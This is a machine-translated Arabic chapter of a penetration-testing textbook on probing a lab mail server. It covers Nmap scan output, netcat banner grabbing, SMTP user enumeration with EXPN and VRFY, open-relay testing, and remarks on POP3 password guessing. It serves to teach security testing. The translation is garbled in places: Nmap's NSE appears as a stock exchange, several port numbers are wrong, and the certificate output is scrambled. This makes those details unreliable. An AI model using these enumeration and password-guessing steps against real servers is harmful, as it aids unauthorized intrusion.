NSE:تم تحميل 148برنامجًا نصيًا للمسح.
بورصة الأوراق المالية الوطنية: الفحص المسبق للنصوص.
NSE:بدء تشغيل مستوى التشغيل 1(من 2)للفحص.
بدء تشغيل بورصة الأوراق المالية الوطنية (NSE)في الساعة 13:43
تم إكمال NSEفي الساعة ،13:43واستغرق الأمر 0.00ثانية
NSE:بدء فحص مستوى التشغيل 2(من 2).
بدء تشغيل بورصة الأوراق المالية الوطنية (NSE)في الساعة 13:43
تم إكمال NSEفي الساعة ،13:43واستغرق الأمر 0.00ثانية
بدء فحص ARP Pingفي الساعة 13:43
جارٍ فحص 192.168.56.102[منفذ واحد]
تم إكمال فحص ARP Pingفي الساعة ،13:43واستغرق 0.04ثانية (إجمالي عدد الأجهزة المضيفة (1
بدء عملية مسح الاتصال في الساعة 13:43
جارٍ فحص 65535] 192.168.56.102منفذًا]
تم اكتشاف منفذ مفتوح 21/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 143/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 80/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 25/tcpعلى 192.168.56.102
تم اكتشاف منفذ مفتوح 993/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 443/tcpعلى 192.168.56.102
تم اكتشاف منفذ مفتوح 110/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 995/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 113/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 9/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 4190/tcpعلى العنوان 192.168.56.102
تم اكتشاف منفذ مفتوح 79/tcpعلى 192.168.56.102
تم اكتشاف منفذ مفتوح 37/tcpعلى 192.168.56.102
اكتمل فحص الاتصال في الساعة ،13:43واستغرق 4.27ثانية (إجمالي 65535منفذًا)
```

Machine Translated by Google


```
بدء فحص الخدمة في الساعة 13:43
جارٍ فحص 13خدمة على العنوان 192.168.56.102
اكتمل فحص الخدمة في الساعة 13:46، 151.35واستغرق 13ثانية (13خدمة على مضيف واحد)
بدء عملية الكشف عن نظام التشغيل (المحاولة رقم 1)مقابل 192.168.56.102
NSE:فحص النصوص .192.168.56.102
NSE:بدء تشغيل مستوى التشغيل 1(من 2)للفحص.
بدء تشغيل NSEفي الساعة 13:46
تم إكمال NSEفي الساعة 13:46، بعد مرور 12.39ثانية
NSE:بدء فحص مستوى التشغيل 2(من 2).
بدء تشغيل NSEفي الساعة 13:46
تم إكمال NSEفي الساعة 13:46، بعد مرور 1.05ثانية
```

نتائج فحص Nmapالكاملة (TCP)

بعد اكتمال الفحص، يتم توفير تقرير فحص يُحفظ أيضًا في ملف نصي حددته باستخدام الخيار . oN-النص التالي في سطر الأوامر هو نسخة مُعدّلة لما يُفترض أن تراه في هذا التقرير. لقد حذفنا عدة أسطر تُشير إلى شهادات SSLلأنها غير ضرورية لاحتياجاتنا الحالية. سنشير إلى أجزاء مختلفة من هذا الملف أثناء تقدمنا في هذا الفصل، وعندما نبدأ بفحص كل خدمة.

```
تقرير فحص Nmapللعنوان 192.168.56.102
إيقاف سبب الخدمة الحكومية

9/tcpمفتوح، تجاهل؟ syn-ack
21/tcpمفتوح FTP |_auth-owners: nobody syn-ack ProFTPD 1.3.3a

25/tcpمفتوح smtp |_auth-owners: Debian-exim syn-ack Exim smtpd 4.68

|أوامر SMTP: localhost Hello nmap.scanme.org [192.168.56.103], SIZE
52428800، توسعة، تمديد الأنابيب، مساعدة
الأوامر المدعومة: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
EXPN VRFY

37/tcp |_rfc868-time: 2019-01-15T13:46:19 (32بت) syn-ack

79/tcpمفتوح finger syn-ack Linux fingerd
finger:_|لم يسجل أحد الدخول.\x0D\
80/tcpمفتوح http |_auth-owners: www-data syn-ack nginx 1.4.0

|طرق HTTP:
الطرق المدعومة: GET HEAD POST
|_http-server-header: nginx/1.4.0
|عنوان الموقع: هاكر هاوس -تسجيل الدخول
المورد المطلوب هو src/login.php
110/tcpمفتوح pop3 |_auth-owners: cyrus syn-ack Cyrus pop3d 2.3.2

LOGIN-DELAY(0) RESP-CODES IMPLEMENTATION(Cyrus POP3 server v2) PIPELINING EXPIRE(NEVER) SASL(DIGEST-MD5 CRAM-MD5 NTLM)
|_pop3-capabilities: TOP

رمز استجابة مصادقة مستخدم APOP STLS UIDL
```

Machine Translated by Google

| pop3-ntlm-info:
_|اسم_الهدف: MAILSERVER01
113/tcpمفتوح، هل هو معرف؟ syn-ack
|_auth-owners: oident
143/tcpمفتوح syn-ack Cyrus imapd 2.3.2IMAP |_auth-owners: cyrus

_imap-capabilities:|تم إكمال المصادقة DIGEST-MD5 =ثنائي SASL-IRموافق UIDPLUS
CHILDREN AUTH=NTLM AUTH=CRAM-MD5 STARTTLS IDLE THREAD=REFERENCES
ATOMIC NAMESPACE CATENATE SORT MAILBOX-REFERRALS THREAD=ORDEREDSUBJECT
MULTIAPPEND RENAME UNSELECT URLAUTHA0001 ACL QUOTA LITERAL+ ANNOTATEMORE
IMAP4rev1لا توجد حقوق ID IMAP4=kxte

| imap-ntlm-info:
_|اسم_الهدف: MAILSERVER01
443/tcpمفتوح 1.4.0 nginx ssl/http syn-ack
|_auth-owners: www-data
|طرق: HTTP
الطرق المدعومة: GET HEAD POST
|_http-server-header: nginx/1.4.0
|عنوان الموقع: هاكر هاوس -تسجيل الدخول
المورد المطلوب هو src/login.php
993/tcpمفتوح 2.3.2 ssl/imap syn-ack Cyrus imapd
|_auth-owners: cyrus
_imap-capabilities:|اكتمل بنجاح AUTH=DIGEST-MD5 BINARY SASL-IR
UIDPLUS AUTH=PLAIN CHILDREN AUTH=LOGIN AUTH=CRAM-MD5 AUTH=NTLM IDLE
THREAD=REFERENCES ATOMIC NAMESPACE CATENATE SORT MAILBOX-REFERRALS
THREAD=ORDEREDSUBJECT MULTIAPPEND RENAME UNSELECT URLAUTHA0001 ACL QUOTA
حرفي +إضافة تعليق IMAP4rev1لا توجد حقوق = IMAP4معرف kxte

| imap-ntlm-info:
_|اسم_الهدف: MAILSERVER01
995/tcpمفتوح 2.3.2 ssl/pop3 syn-ack Cyrus pop3d
|_auth-owners: cyrus
DELAY(0) RESP-CODES PIPELINING EXPIRE(NEVER) SASL(DIGEST-MD5 CRAM-MD5 NTLM LOGIN PLAIN) APOP
|_pop3-capabilities: TOP LOGIN-
التنفيذ (خادم Cyrus POP3الإصدار (2رمز مصادقة المستخدم UIDL

| pop3-ntlm-info:
_|اسم_الهدف: MAILSERVER01
cyrus/imap (protocol 1.17) cyrus timsieved 2.3.2

|_auth-owners: cyrus
عنوان MAC: 08:00:27:08:CC:B8(بطاقة الشبكة الافتراضية Oracle VirtualBox)
نوع الجهاز: للأغراض العامة
نظام التشغيل: لينكس 4.X|3.X
نظام التشغيل CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
تفاصيل نظام التشغيل: لينكس 4.6 - 3.16

تقدير وقت التشغيل: 0.036يوم (منذ الثلاثاء 15يناير 2019الساعة 12:54:25)
مسافة الشبكة: قفزة واحدة
توقع تسلسل TCP:الصعوبة 259 =(حظاً موفقاً!)
توليد تسلسل معرف IP:جميعها أصفار

Machine Translated by Google


```
معلومات الخدمة: المضيفون: mailserver01، localhost؛ أنظمة التشغيل: Unix، Linux؛ CPE: cpe:/o:linux:linux_kernel

انتهى فحص Nmap: 1 عنوان IP (مضيف واحد نشط) تم فحصه في 172.77 ثانية
عدد الحزم المرسلة: 1.986) 26 كيلوبايت) | عدد الحزم المستلمة: 1.238) 14 كيلوبايت)
```

ستختلف نتائج هذا الفحص اختلافًا كبيرًا عن نتائج الفحص الأولي. هذه المرة، ستتمكن من رؤية معلومات أكثر بكثير حول الخدمات التي تعمل على الجهاز المضيف، وذلك بفضل خيارات Nmap الإضافية التي قمت بتفعيلها، كما تم تحديد منفذ مفتوح إضافي (4190). لاحظ عناوين الأعمدة قرب أعلى التقرير.

```
ميناء                    إصدار سبب الخدمة الحكومية
```

سيتم الإشارة إلى المنفذ المفتوح بسطر مثل التالي:

```
25/tcp مفتوح smtp          syn-ack Exim smtpd 4.68
```

في هذا المثال، المنفذ هو منفذ TCP رقم 25، وحالته مفتوحة، والخدمة العاملة عليه هي خدمة SMTP. وقد حدد Nmap أن المنفذ مفتوح لأنه استقبل حزمة SYN-ACK TCP. هذه الحزمة جزء من عملية المصافحة الثلاثية المذكورة سابقًا، وهي تشير إلى أن الخدمة مفتوحة وتنتظر رد ACK (تأكيد الاستلام) من الطرف البعيد. كما اكتشف Nmap البرنامج العامل على هذا المنفذ (ستتعرف على كيفية ذلك قريبًا) وأبلغ عنه باسم Exim smtpd 4.68. Exim هو اسم البرنامج، وحرف d في smtpd يرمز إلى daemon (الخدمة الخلفية). الخدمة الخلفية هي برنامج يعمل كعملية في الخلفية، وغالبًا ما يبدأ تشغيله تلقائيًا عند بدء تشغيل النظام.

هذا هو رقم إصدار برنامج Exim هذا.

هذا ما قد تتوقعه عند فحص خادم حقيقي. تُعدّ بعض الخدمات في هذه النتائج ذات أهمية خاصة، لارتباطها المباشر بالبريد الإلكتروني. سنركز في هذا الفصل على هذه الخدمات، بينما سنتناول الخدمات الأخرى في مواضع مناسبة في فصول لاحقة.

عند إجراء اختبار اختراق، سترغب على الأرجح في استعراض المنافذ بالترتيب، والحصول على معلومات من كل منفذ وفحصه ، ثم الانتقال إلى المنفذ التالي. ولكن في الوقت الحالي، سنتجاوز خدمة بروتوكول نقل الملفات (FTP)، التي تم شرحها في الفصل التاسع "الملفات ومشاركة الملفات"، وخدمة التخلص من الملفات، وننتقل مباشرةً إلى خدمة SMTP التي تعمل على المنفذ 25.

نتائج فحص المنافذ الثلاثة المفتوحة الأولى هي كالتالي:

```
ميناء                    إصدار سبب الخدمة الحكومية
9/tcp مفتوح، تجاهل؟ syn-ack
21/tcp مفتوح FTP |_auth-owners: nobody    syn-ack ProFTPD 1.3.3a
25/tcp مفتوح smtp          syn-ack Exim smtpd 4.68
```

Machine Translated by Google


```
|_auth-owners: Debian-exim
SMTP: localhost Hello nmap.scanme.org [192.168.56.103], SIZE أوامر|
52428800، توسعة، تمديد الأنابيب، مساعدة
الأوامر المدعومة: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
EXPN VRFY
```

فحص خدمة SMTP

قام برنامج Nmapتلقائيًا بجمع معلومات من المنفذ .25ستجد أسفل أعمدة المنفذ، والحالة، والخدمة، والسبب، والإصدار، معلومات إضافية حول الخدمة قد لا تكون واضحة تمامًا في الوقت الحالي. دعنا نلقي نظرة على كيفية جمع هذه المعلومات يدويًا وفهم معناها بالتفصيل. سيساعدنا هذا على فهم بروتوكول SMTPوالبروتوكولات بشكل عام بشكل أفضل.

أولًا، نُنشئ اتصال TCPبالمنفذ 25على الخادم المستهدف. إحدى طرق الاتصال بمنفذ يعمل على خادم بعيد هي استخدام Netcat(أو ncللأمر الشائع). Netcatأداة متعددة الاستخدامات ستستخدمها كثيرًا من الآن فصاعدًا. حاليًا، سنستخدم ببساطة قدرتها على القراءة والكتابة من وإلى اتصال شبكة .TCPصيغة الأمر بسيطة.

```
nc<عنوان IPالمستهدف> <المنفذ>
```

للاتصال بخدمة SMTPالتي تعمل على الجهاز الظاهري، وكما كان الحال سابقًا، بافتراض أن عنوان IPالخاص بالخادم هو ،192.168.56.102أدخل الأمر التالي:

```
nc 192.168.56.102 25
```

سيحاول برنامج Netcatإنشاء اتصال TCPافتراضيًا. كل ما تفعله هنا هو فتح اتصال .TCPلا يفهم Netcat بروتوكولات طبقة التطبيق المختلفة؛ بل يعتمد عليك أنت، أيها المستخدم، في ذلك. إنه ببساطة يفتح اتصالًا مباشرًا. لحسن الحظ، من السهل جدًا فهم بروتوكول .SMTPلنحاول محاكاة وكيل مستخدم البريد (أو عميل البريد). قبل محاولة إرسال أي شيء، انتظر ظهور شعار الترحيب الخاص بهذه الخدمة.

```
220 localhost ESMTP Exim 4.68 الثلاثاء، 15يناير 0000+ 14:05:09 2019
```

الاستيلاء على اللافتة

التقاط لافتات الترحيب هو عملية الاتصال بالخدمات على جهاز ما وانتظار عرضها (أو إرسالها) لافتة الترحيب الخاصة بها. أحيانًا، قد تجد أن هذه الطريقة تكشف الكثير من المعلومات. يحرص مديرو الأنظمة الحذرون على أن تكون لافتات الخدمات قليلة المعلومات أو معدومة، لذا لا يمكنك الاعتماد عليها دائمًا. بالطبع، يمكن أيضًا تزييفها أو ضبطها لتقديم معلومات خاطئة. تقوم أدوات فحص المنافذ مثل Nmapبالتقاط لافتات الترحيب كجزء من عملية الفحص. لا تزال هذه الطريقة تُعتبر موثوقة لجمع المعلومات، مع ذلك، استخدم دائمًا قدرًا كبيرًا من المنطق السليم.

Machine Translated by Google

الآن، استخدم بروتوكول HELOلبدء محادثة مع خدمة SMTP، مع تحديد اسم المضيف الخاص بك. ليس عليك استخدام بروتوكول Hackerهنا، أي بروتوكول آخر سيفي بالغرض. يمكنك أيضًا تجربة EHLO، اختصارًا لـ Extended Hello، والذي يُخبر الخادم أنك ترغب في استخدام بروتوكول SMTPالموسع .(ESMTP)

```
مخترق HELO
```

ينبغي أن يستجيب الخادم بشيء مشابه لما يلي:

```
250مرحباً أيها المخترق [192.168.56.100] localhost
```

لقد أقر النظام بتحيتك وردّ باسم المضيف المقدم بالإضافة إلى عنوان IPالخاص بجهاز Kali Linux VMالخاص بك (قد يختلف عنوان IPالخاص بك بالطبع).
بعد ذلك، يمكنك محاولة إرسال بريد إلكتروني باستخدام خدمة SMTPهذه. أولاً، يجب عليك تحديد عنوان بريدك الإلكتروني -أي عنوان المرسل -على النحو التالي:

```
البريد الإلكتروني من: hacker@mydomain.com
```

إذا كتبت الأمر بشكل صحيح، فسترى أمراً آخر، وإن كان أقصر.
شكر وتقدير.

```
250موافق
```

بعد ذلك، حدد مستلم بريدك الإلكتروني.

```
RCPT TO: randomemployee@company.com
```

ما تفعله هنا هو محاولة إرسال بريد إلكتروني من عنوان بريد إلكتروني عشوائي إلى عنوان بريد إلكتروني عشوائي آخر. إذا حاولت استخدام خادم البريد هذا لإرسال بريد إلكتروني من عنوان إلى آخر (كما في المثال السابق)، فستتلقى رسالة الخطأ التالية:

```
550 لا يُسمح باستخدام مرحل
```

لحسن حظ مالك خادم البريد هذا، فإن خدمة SMTPهذه غير مُهيأة كخادم ترحيل مفتوح. هذا يعني أنها لن تقوم بإعادة توجيه البريد الإلكتروني إلى أي عنوان بريد إلكتروني عشوائي تابع لنطاق شخص آخر.

سباقات التتابع المفتوحة

تُعدّ الخوادم المفتوحة ميزةً من ميزات بروتوكول SMTP، وكانت شائعة الاستخدام في السابق. وقد استغلّها مستخدمو الإنترنت ذوو النوايا الخبيثة لإرسال البريد العشوائي. وكما هو متوقع، يمكن تزييف عنوان البريد الإلكتروني المُرسِل، مما يجعل تتبّع مصدره صعبًا عندما يستخدم المهاجمون أجهزة كمبيوتر مخترقة. خادم البريد الإلكتروني الذي نفحصه مسؤول عن شركة وهمية، ومن المفترض أن يقبل فقط البريد الوارد من داخل تلك الشركة ويرسله إلى الخارج. خدمة SMTPهذه، التي تعمل على المنفذ 25، هي وكيل نقل بريد، ولا تحتاج إلى الاهتمام باستقبال البريد الإلكتروني من الخارج إلى الشركة.

يقوم بهذه المهمة وكيل توصيل البريد.

Machine Translated by Google

قد تتذكر من السابق أنه تم عرض بعض المعلومات عند الاتصال بهذه الخدمة. احتوى ذلك الشعار على اسم البرنامج ورقم إصداره. ألقِ نظرة أخرى الآن:

```
220 localhost ESMTP Exim 4.68 الثلاثاء، 15 يناير 0000+ 14:05:09 2019
```

اسم البرنامج هو Exim، ورقم إصداره 4.68. هذه المعلومة جديرة بالملاحظة، ويجب إضافتها إلى ملفك النصي أو جدول بياناتك المتنامي باستمرار. هذه هي نفس المعلومات التي جمعها Nmap وأدرجها في تقرير الفحص. سنستخدم هذه المعلومات للبحث عن الثغرات الأمنية المعروفة ونقاط الضعف التي يمكن استغلالها. لنبدأ باستكشاف بروتوكول SMTP. يمكنك الحصول على قائمة بالأوامر المتاحة بكتابة الأمر HELP .

لاحظ أنه ليس عليك كتابة أوامرك بأحرف كبيرة لأن الأوامر المكتوبة بأحرف صغيرة يجب أن تعمل أيضاً.

يساعد

```
214-الأوامر المدعومة:
214 AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP EXPN VRFY
```

يمكن استخدام الأمر EXPN لتحويل اسم المستخدم إلى عنوان بريد إلكتروني كامل. ربما تكون قد حددت بالفعل عناوين بريد إلكتروني (محتملة) أو مستلمين لقوائم بريدية من خلال عملك السابق في مجال الاستخبارات مفتوحة المصدر، أو يمكنك تجربة أسماء مستخدمين شائعة الاستخدام مثل "admin " .

مسؤول EXPN

ينبغي أن يستجيب الخادم بعنوان البريد الإلكتروني التالي. مع ذلك، لا يعني هذا بالضرورة وجود مستخدم مسؤول أو أن هذا هو عنوان بريده الإلكتروني.

```
250 <admin@localhost.localdomain>
```

هناك أمر آخر يمكن تجربته وهو أمر VRFY .

إدارة VRFY

```
250 <admin> قابلة للتسليم
```

هذا يبدو واعدًا. ربما يوجد admin@localhost.localdomain بعد ذلك.
حاول التحقق من مستخدم آخر - مستخدم أنت متأكد تمامًا من عدم وجوده.

VRFY fake_employee_does_not_exist

```
250 <موظف وهمي غير موجود> قابل للتسليم
```

من المفترض أن يكون اسم المستخدم غير المحتمل هذا لشخص يمكننا إرسال رسائل بريد إلكتروني إليه. يمكنك محاولة التحقق من مستخدمين آخرين، ولكن يبدو أن هذه المعلومات غير موثوقة لهذا الغرض. إذا كان لدى عميلك بالفعل خدمة بريد إلكتروني يمكن استخدامها بهذه الطريقة لحصر أسماء المستخدمين وعناوين البريد الإلكتروني الحقيقية، فسيواجه مشكلة خطيرة.

Machine Translated by Google

لا يتطلب الأمر سوى جهد بسيط من المهاجم لإنشاء قائمة ضخمة بجميع المستخدمين وعناوينهم عن طريق إرسال طلبات متكررة إلى خدمة SMTP.

لهذا السبب، يتم تعطيل هذا الأمر عادةً بشكل افتراضي على خوادم البريد الحديثة.

من المهم دائمًا التحقق من أي مشكلة تكتشفها والتأكد من أنها ليست إنذارًا خاطئًا. العديد من الأدوات الآلية لا تستطيع القيام بذلك، لذا فإن الفحوصات اليدوية ضرورية. هذه هي قيمة القرصنة الأخلاقية - لا تستطيع الآلات حتى الآن أتمتة عمليات القرصنة بشكل أفضل من الإنسان، ولكن قد يتغير هذا في نهاية المطاف بفضل الذكاء الاصطناعي والتعلم الآلي.

لقد تعلمت للتو أساسيات بروتوكول SMTP وتواصلت بنجاح مع جهاز - تهانينا! قد ترغب في تخصيص بعض الوقت لاستكشاف الأوامر المختلفة المتاحة بمزيد من التفصيل. ربما يمكنك معرفة كيفية إرسال بريد إلكتروني إلى شخص ما داخل الشركة باستخدام هذه الخدمة. لاحقًا، بعد اختراق بعض صناديق البريد، يمكنك التحقق مما إذا كانت رسالتك موجودة. إليك تلميح: ستحتاج إلى استخدام أمر DATA بالإضافة إلى ما تعلمناه.

بروتوكول مكتب البريد

إذا راجعت نتائج فحص المنافذ الذي أجريته سابقًا، ستجد أن المنفذ المفتوح التالي بعد المنفذ 25 هو المنفذ 37، وهو خدمة "الوقت"؛ يليه المنفذ 79، وهو خدمة "البصمة"؛ ثم المنفذ 80، وهو خدمة HTTP. مع أنك قد تجد هذه المنافذ على خادم بريد، إلا أن أياً منها ليس خدمة بريد بالمعنى الدقيق.

```
37/tcp |_rfc868-time: 2019-01-15T13:46:19 وقت فتح
79/tcp مفتوح finger syn-ack Linux fingerd
|_finger: |لم يسجل أحد الدخول.\x0D\
80/tcp مفتوح http |_auth-owners: www-data

|طرق :HTTP
الطرق المدعومة: GET HEAD POST
|_http-server-header: nginx/1.4.0
|عنوان الموقع: هاكر هاوس - تسجيل الدخول
المورد المطلوب هو src/login.php
```

سنتناول خدمة Finger لاحقًا في هذا الفصل، ولا شك أنك سمعت بها وتعرف ما يحدث على المنفذ 80. نعم، هذا الخادم يُشغّل نوعًا من مواقع الويب أو تطبيقاتها. قبل الخوض في أيٍّ من هذه الخدمات، دعونا نركز على خدمات البريد الأخرى.

بعد المنفذ 80، يكون المنفذ المفتوح التالي هو المنفذ 110، والذي يقوم بتشغيل خدمة POP3.

فيما يلي الجزء المقابل من نتيجة فحص Nmap. (هذه المرة، لم نحذف مخرجات برنامج ssl-cert النصي.)

Machine Translated by Google

110/tcp مفتوح SgiNaDECyW(3)pRESP3d2.2S IMPLEMENTATION(Cyrus) | _auth-owners: cyrus | _pop3-capabilities: TOP LOGIN-DELAY(3) POP3

خادم POP3 الإصدار (2 PIPELINING EXPIRE(NEVER) SASL(DIGEST-MD5 CRAM-MD5 NTLM)

رمز استجابة مصادقة مستخدم APOP STLS UIDL

| Not valid before: 2016-12-01T11:34:00 | Not valid after: 2034-05-07T16:25:00 | MD5: 8e68 fc14 1986 959b 175b f81d c550 9829 |
countryName=US/localityName=SF | Public Key type: rsa | Public Key bits: 1024 | Signature Algorithm: sha1WithRSAEncryption
localityName=test | Issuer: commonName=Superfish, Inc./organizationName=Superfish, Inc./ stateOrProvinceName=CA/
stateOrProvinceName=HH/countryName=UK/ emailAddress=info@myhackerhouse.com/organizationalUnitName=HackerHouse/
info: |_ Target_Name: MAILSERVER01 | ssl-cert: Subject: commonName=hackbloc.linux01.lab/ organizationName=HackerHouse/
FEXa+pSszujtKu4FymLwy1E9hOxLPQY= |_----- ----- شهادة البدء d807 aeb7 03b9 a2a2 6cc0 1e5e f93b 1740 861c 3766 | ----- :1-شا| pop3-ntlm-
| Jo5q2c8aMo/ICrb/gGcEhgtDbFtA596i3CBwQ75C6lZRldYU8rGeaIshSXjn4vu8 |
| XSlFhcCD44k6wzjTtE3HJiIj0eGnWGioCcJra0J+RhbJ1wOQpc06Tvlk4Aqzx4M9 |
| DQQRFg94Y2EgY2VydGlmaWNhdGUwDQYJKoZIhvcNAQEFBQADgYEAKYwKnHjV9VeC |
| BxF/wzALBgNVHQ8EBAMCBeAwEQYJYIZIAYb4QgEBBAQDAgZAMB4GCWCGSAGG+EIB |
3QJKpWqQCWfvQID | AQABo28wbTAMBgNVHRMBaf8EAjAAMB0GA1UdDgQWBBTbFHPGabB3qdba2t4EoS9P
cYFzkWZ7tbDtSMXZZ6MCLKUQOhzW1Zbquzv5yUzWYNCxZuJ27fTUCT0tS7D7Wj/I | QaciUa+9RmrT13HjEkOnkWgULV2i8lGtVJsoxpnWJQlkTskU/
| AQUAA4GNADCBiQKBgQDc1wukol9bp2FK7nLK19nQWwQt4Q3mNkjsKn+i/YrsUz+K |
| KoZIhvcNAQkBFhZpbmZvQG15aGFja2VyaG91c2UuY29tMIGfMA0GCSqGSIb3DQEB |
| SGFja2VySG91c2UxHTAbBgNVBAMTFGhhY2tibG9jLmxpbnV4MDEubGFiMSUwIwYJ |
| MQ0wCwYDVQQHEwR0ZXN0MRQwEgYDVQQKEwtIYWNrZXJIb3VzZTEUMBIGA1UECxML |
| NDAwWhcNMzQwNTA3MTYyNTAwWjCBmzELMAkGA1UEBhMCVUsxCzAJBgNVBAgTAkhI |
| BgNVBAYTAlVTMRgwFgYDVQQDEw9TdXBlcmZpc2gsIEluYy4wHhcNMTYxMjAxMTEz |
| ChMPU3VwZXJmaXNoLCBJbmMuMQswCQYDVQQHEwJTRjELMAkGA1UECBMCQ0ExCzAJ
TLS الوقت | _ssl-date: ----- نهاية الشهادة| MIIC4zCCAkygAwIBAgIIDqq2jwnbptswDQYJKoZIhvcNAQEFBQAwWzEYMBYGA1UE

قام برنامج Nmapتلقائيًا باستخراج معلومات النظام، ويُشير إلى أن اسم البرنامج وإصداره هما . 2.3.2 Cyrus pop3dيُذكر أن pop3dاختصار لـ Post Office Protocol(الإصدار .(3يشير رقم الإصدار 3إلى إصدار البروتوكول المُستخدم، بينما يُشير 2.3.2إلى إصدار برنامج Cyrus، وهو برنامج شائع لتوصيل البريد الإلكتروني. من خلال هذه الخدمة، يتمكن الموظفون من الوصول إلى بريدهم الإلكتروني باستخدام بروتوكول مكتب البريد.

Machine Translated by Google

البريد عبر SSL/TLS

ستلاحظ في المخرجات السابقة وجود شهادة (ssl-cert)لبعض المنافذ العاملة على هذا الخادم. تُستخدم هذه الشهادات مع اتصالات طبقة المقابس الآمنة (SSL)أو طبقة أمان النقل (TLS). أصبح من الشائع الآن إرسال البريد عبر قنوات مشفرة بدلاً من إرساله كنص عادي، كما كان شائعاً في السابق. تجدر الإشارة إلى أن أمان طبقة النقل (TLS)هو نسخة مُطوّرة من SSL، ولكن غالباً ما يُستخدم المصطلحان معاً أو بشكل تبادلي.

سنتناول بروتوكول SSL/TLSبمزيد من التفصيل في الفصل التالي. حاليًا، يكفي أن تعلم أن المنافذ التي تحمل هذه الشهادات، مثل منفذ 110، TCPتسمح بإجراء اتصالات مشفرة. هذا يعني أنه يمكن إرسال واستقبال رسائل البريد الإلكتروني من وإلى الخادم، ليس كنص عادي، بل عبر قناة مشفرة. في حالة التشفير، تُضاف سلامة الرسالة وسريتها إلى البريد الإلكتروني، لكن لا يحمي أي منهما خادم البريد أو الرسالة نفسها، إذ لا يزال بإمكان المهاجمين شن هجمات SMTP. مع ذلك، لا يمكن لأي طرف ثالث قراءة الرسائل المشفرة أثناء نقلها بسهولة.

يمكن بدء الاتصالات الآمنة باستخدام أمر STARTTLS . عندما يتعلق الأمر

عند استخدام بروتوكول SMTP، قد تجد أحيانًا أن المنفذ 25غير مستخدم، وأن هناك خدمة تعمل على المنفذ 456بدلاً منه. هذا لا يزال بروتوكول SMTP، ولكن عبر بروتوكول SSL/TLS.

أينما رأيت استخدام SSL/TLS، ضع في اعتبارك أن هذه الخدمات قد تكون عرضة للاستغلالات الخاصة بـ SSL، مثل ثغرة Heartbleed، والتي تم شرحها في هذا الفصل.

إذن، هناك خدمة POPقيد التشغيل، وتحديدًا الإصدار 3من POP. قد تجد بعض خدمات POP2القديمة أثناء تصفحك على منفذ 109، TCPعلى الرغم من ندرتها اليوم. يُستخدم المنفذ 995أيضًا بشكل شائع لـ POP3. تكمن المشكلة في خدمات POPهذه في أنها غالبًا لا تلتزم بسياسة قفل الحساب.

بمعنى آخر، إذا أدخل المستخدم كلمة مروره بشكل خاطئ عدة مرات، فلن يحدث شيء. يمكنه الاستمرار في المحاولة حتى يُدخلها بشكل صحيح. أينما وُجد هذا السلوك، فهناك فرصة لهجوم تخمين كلمات المرور. خدمات POPقديمة ويتم استبدالها ببروتوكولات أحدث وأكثر تطورًا مثل IMAP. مع ذلك، قد لا تزال هذه الخدمة موجودة. لاحقًا، سنستغل هذه الثغرة بهجوم تخمين كلمات المرور.

بروتوكول الوصول إلى رسائل الإنترنت

بروتوكول آخر أحدث وأكثر تطورًا لصناديق البريد البعيدة هو بروتوكول الوصول إلى رسائل الإنترنت (IMAP). يعمل هذا البروتوكول عادةً على المنفذين 143و399. إذا راجعت نتائج فحص Nmap، ستلاحظ أن هذه الخدمة تعمل على خادم البريد المستهدف. سنتجاوز حاليًا خدمة identعلى المنفذ 113، كما هو موضح في النتائج التالية:

```
113/tcp مفتوح، هل هو معرف؟ syn-ack
|_auth-owners: oident
```

Machine Translated by Google

لننتقل إلى المنفذ .143المعلومات هنا مشابهة لما تم إرجاعه بواسطة المنفذ :110

```
143/tcp مفتوح auth-owners: cyrus_| IMAP syn-ack Cyrus imapd 2.3.2

imap-capabilities:_| تم إكمال المصادقة DIGEST-MD5 =ثنائي SASL-IR موافق UIDPLUS
CHILDREN AUTH=NTLM AUTH=CRAM-MD5 STARTTLS IDLE THREAD=REFERENCES
ATOMIC NAMESPACE CATENATE SORT MAILBOX-REFERRALS THREAD=ORDEREDSUBJECT
MULTIAPPEND RENAME UNSELECT URLAUTHA0001 ACL QUOTA LITERAL+ ANNOTATEMORE
IMAP4rev1 لا توجد حقوق ID IMAP4=kxte

| imap-ntlm-info:
_|اسم_الهدف: MAILSERVER01
```

يتم تشغيل خدمة IMAPهذه أيضًا بواسطة .Cyrusولكن هذه المرة، يوجد برنامج IMAPيعمل كخادم. لاحظ سطر Cyrus imapd 2.3.2الذي رصده .Nmapيُعدّ IMAPأقل عرضةً لهجمات التخمين العشوائي لكلمات المرور من POP3، وعادةً ما يكون مُدمجًا في البرامج الحديثة، بما في ذلك منتجات مايكروسوفت مثل Exchangeو .Directory Activeتميل هذه الخدمات التي تعمل بنظام مايكروسوفت ويندوز إلى تعطيل الحسابات بعد عدد من محاولات إدخال كلمات مرور غير صحيحة، لذا توخّ الحذر . عند تنفيذ هجوم التخمين العشوائي، اختبر كلمات المرور أولًا على مستخدم واحد فقط للتأكد من عدم حظر العديد من المستخدمين في وقت واحد.

غالبًا ما يكون من الأفضل إجراء هذا النوع من الاختبارات بعد استنفاد جميع السبل الأخرى . يمكن للمخترقين الذين يشنّون هجمات تخمين كلمات المرور على أنظمة Active Directoryصباح يوم الاثنين أن يتسببوا في مشاكل كبيرة من خلال "حظر" الحسابات . فعلى سبيل المثال، عندما وقع هجوم مماثل على خوادم البريد الإلكتروني للحكومة البريطانية ، تصدّر عناوين الأخبار لأنه كشف عن ثغرات أمنية في معالجة البريد الإلكتروني البرلماني. واكتشف أعضاء البرلمان أن حساباتهم قد تم حظرها وتعطيلها بعد أن حاول المهاجمون تخمين كلمات مرور حسابات البريد الإلكتروني الحكومية.

